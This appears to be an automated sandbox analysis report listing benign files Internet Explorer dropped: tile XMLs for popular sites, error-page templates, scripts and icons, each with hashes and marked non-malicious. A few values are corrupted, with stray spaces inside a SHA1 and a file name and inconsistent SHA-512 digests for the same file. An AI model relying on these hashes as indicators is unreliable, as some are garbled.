SSDEEP:	48:rzGO4GIW1EAJoYq3YoLzYVjf8W1EAJoYqiYoLzYVjf:dY5CdqIoLzYZk5CdqHoLzYZ
MD5:	F6F97B67783B2A2AD5192C67740C82D1
SHA1:	2F5BC85559883B4349877E73EF073846A0FEAA73
SHA-256:	CBC5D07E783383A43ED18B43120C0FCC0E72A01AB5F8FC1B65E87F9683FE684F
SHA-512:	F26DB2E3248A091200215F87CCDC9FBAA28AE7E8938E9053E823F785624F0827B5719D203ADD6A17A63275BC01FA419F8687DD9C230B88A599D20050279C4E47
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	356
Entropy (8bit):	5.086338806188053
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc41ENd7nyTD90/QL3WIZK0QhPPFVDHkEtMjwu:TMHdNMNxOENonWimI00ONVbkEtMb
MD5:	A14FE28B8FE1D34909BF9284E5BEBED5
SHA1:	3F7123D25C475F459DE91609D0277EBE516EA7A4
SHA-256:	C1795939CEB65DCA9EB51E23A77BB4D18B506CE55B3C0E86E03BBB42EC226EEF
SHA-512:	DCA7E5E9DA00CA3A75AFA834CC112B11E7D70483436E49659B5F1F31B50A53D2DED45AC3AC4B0419F6E654226A9E986D125E092296E3EDA3519CD958AAA8BE 65
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xbb57a28b,0x01d80e3f</date> accdate>0xbba3ee59,0x01d80e3f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\T witter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	354
Entropy (8bit):	5.116575243425063
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4fLGTk1iM5tTD90/QL3WIZK0QhPPFkI5kU5EtMjwu:TMHdNMNxe2k1iMLnWimI00ONkak6EtMb

MD5:	C8651873A836CAD0CDAFA1D2AC250BE1
SHA1:	BAC938599F768CFC3D2276635CFEA63B5852AA7C
SHA-256:	0946FD710DEFE1E09C630B9F44124AF87084995CF3ED395EE0DF4ABE097CB0B9
SHA-512:	BEEB5D76EECBC89252546954E694F9D268652B3E296E00A12C855F61F0AA23ADA4D618773DA21C3446AEB21E85B91A61C5B8F352C8B73CD95AEBAA3CE0126C57
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xb721fcb2,0x01d80e3f</date><accdate>0xb751ab05,0x01d80e3f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	360
Entropy (8bit):	5.113032319667212
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4GLwzTD90/QL3WIZK0QhPPFyhBcEEtMjwu:TMHdNMNxvLwznWimI00ONmZEtMb
MD5:	A5D6F17662F3560061C20C2CB7585825
SHA1:	F1D14AE9B3E08458B575D69CC4A1D878BB264331
SHA-256:	2591B1CF490F85502FED843A2F0DC409310C3B8EEBAD9507CB4CF7E2CA600745
SHA-512:	E9099BAE6009F2E909A05F133670339B31EA080298E49149E48BAE46D4B0E14E614E12DB71FD50C056CFDD5924D6EC4A71F0AD40BAFF5A9C5233939DAE9555FE
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xbc4ad243,0x01d80e3f</date><accdate>0xbc971d7c,0x01d80e3f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	350
Entropy (8bit):	5.125351809263994
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4JyPxMTD90/QL3WIZK0QhPPFgE5EtMjwu:TMHdNMNxiuxMnWimI00ONd5EtMb
MD5:	2CEAC7FF78C618D1EA06CBFEB4E65F39
SHA1:	2364A0579A0D8F68629E184061F0C8BA2799B989
SHA-256:	8F31AC1BADC7648E072ABA73D0B9C126434E48D9DF17DEC7A117473C90091F1E
SHA-512:	D61A9F01DD2A1194958F7EDFB93987923AE1514F1E0452B76EBACA5FAEEEDD833D50A409E31021D71D51AF3018DBFDF599DB6CCC63DB1ADCDCF001671631C9AC
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xb8912615,0x01d80e3f</date><accdate>0xb911e558,0x01d80e3f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	356
Entropy (8bit):	5.138684413726056
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4UxGwt9a9+yTD90/QL3WIZK0QhPPF8K0QU5EtMjwu:TMHdNMNxhGwt9a9+ynWimI00ON8K075t
MD5:	4CDFEF856270FC34220CD1B2AE01AB2B
SHA1:	402C03D133E1796FFF3224E16FBF25D50714CC26
SHA-256:	38B9A3A9391C01E92E361FE044F5335563F6CAB913422537A31A9E7E9ED2D67D
SHA-512:	9A37E2A9D1EC8186F36A1FC889CE280E660216C6E5A008060DB817449BDE886198A7EE61ACA55FF4515E6FED546DAB334E38820BC17318E6A8F9EFFDC3DCA880
Malicious:	false

Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xbcea8f74,0x01d80e3f</date><accdate>0xbd642904,0x01d80e3f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	354
Entropy (8bit):	5.074027351660081
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4Qun8WdZ5GfXTD90/QL3WIZK0QhPPFAkEtMjwu:TMHdNMNx0n8WdZ58XnWimI00ONxEtMb
MD5:	2DC096AF851686EA1E905EFC080BD308
SHA1:	DAA6015383C37BF2D92F0E8F62857CA5DD3BC1CB
SHA-256:	722B6787297518CE4C736D87FCD86B75AC2A2F260AC5987684B4966FA90DF4BF
SHA-512:	BFF642051D00FB823C765C87CD31CD2D36568C7D43B44AFC5484D76B65B8AC5966953795135A10B190A8A93FF99AEB1BF061A8ACDBC8DBFA2536D98102D7FAD
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xba69381e,0x01d80e3f</date><accdate>0xbaec58f0,0x01d80e3f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	356
Entropy (8bit):	5.129519230988889
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4oT8OAsKyTD90/QL3WIZK0QhPPF6Kq5EtMjwu:TMHdNMNxx8DynWimI00ON6Kq5EtMb
MD5:	072AA1C11372A32488518D2BBEF00BA9
SHA1:	7DC9E97D381EDBCA76570ABD5D951DF7FC460C9B
SHA-256:	FB67999D065B36D446106F7AA4462E1CDDA4660AF52B3D4B94696BCB8EBA272D
SHA-512:	9B3CD7030E918D891C32047FD99C73734D06C868C562539A0F8D085CC242308DC01F685A5BA929412300237F7D0C1BB15919C61605B7058C47663CF4E69FB9B5
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xb9e878de,0x01d80e3f</date><accdate>0xba1ced26,0x01d80e3f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	358
Entropy (8bit):	5.1119221442243346
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4YX2n/uQFUcdTD90/QL3WIZK0QhPPF02CqEtMjwu:TMHdNMNxc2QFUOnWimI00ONVEtMb
MD5:	BE1F2BD6232B9C402FAF7A1CE5C2E3D4
SHA1:	7A1B185DE102FBDDF2F69D91125670674D5685DD
SHA-256:	BF617E6AEEE3F4C23AF0F2D08EDE41AA2E000B6491C55725668A04628D0A8C35
SHA-512:	46430D43A7C0B4626114DE5B52E1450407DBAAD0D5ECC345A85DA82D01D16AE5C94F8027F991601423D4DFD0F4E1B5C592EDF6EB481D7342D33E74E155CC1EE9
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xb7861f03,0x01d80e3f</date><accdate>0xb7ba9365,0x01d80e3f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped

Size (bytes):	354
Entropy (8bit):	5.105606534492642
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4InyhXUBXQtTD90/QL3WIZK0QhPPFiwE5EtMjwu:TMHdNMNxfnlYgtnWimI00ONe5EtMb
MD5:	BEE2CD5B4B9A773C852549D1B320CDEA
SHA1:	44DA3DF1A571B2DBDE3F59BF218F778E18A94EBC
SHA-256:	9862663124A21B189EC8D66AC6D4BE1B955DB0151F39EEDB2B8E677FF0FDC158
SHA-512:	56C9DA52A08C572797FCB59D3B75F13815CEFB7484481A1CB91EF76A3BDA90726FCA2CF590F6C5E30C9B2C16CC02C1B05CF1694968CBBE2E3D9B8E00ABB3E3E2
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xb8368d16,0x01d80e3f</date><accdate>0xb8794f8a,0x01d80e3f</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\NewErrorPageTemplate[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284BD
Malicious:	false
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\dnserror[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vIlJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\dnserror[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false

SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vIlJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\down[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\down[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\errorPageStrings[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E

Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\httpErrorPagesScripts[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C038
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\httpErrorPagesScripts[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C038
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\NewErrorPageTemplate[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C957672102592632 6F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284D
Malicious:	false

Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\dnserror[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vIlJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\NewErrorPageTemplate[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284D
Malicious:	false
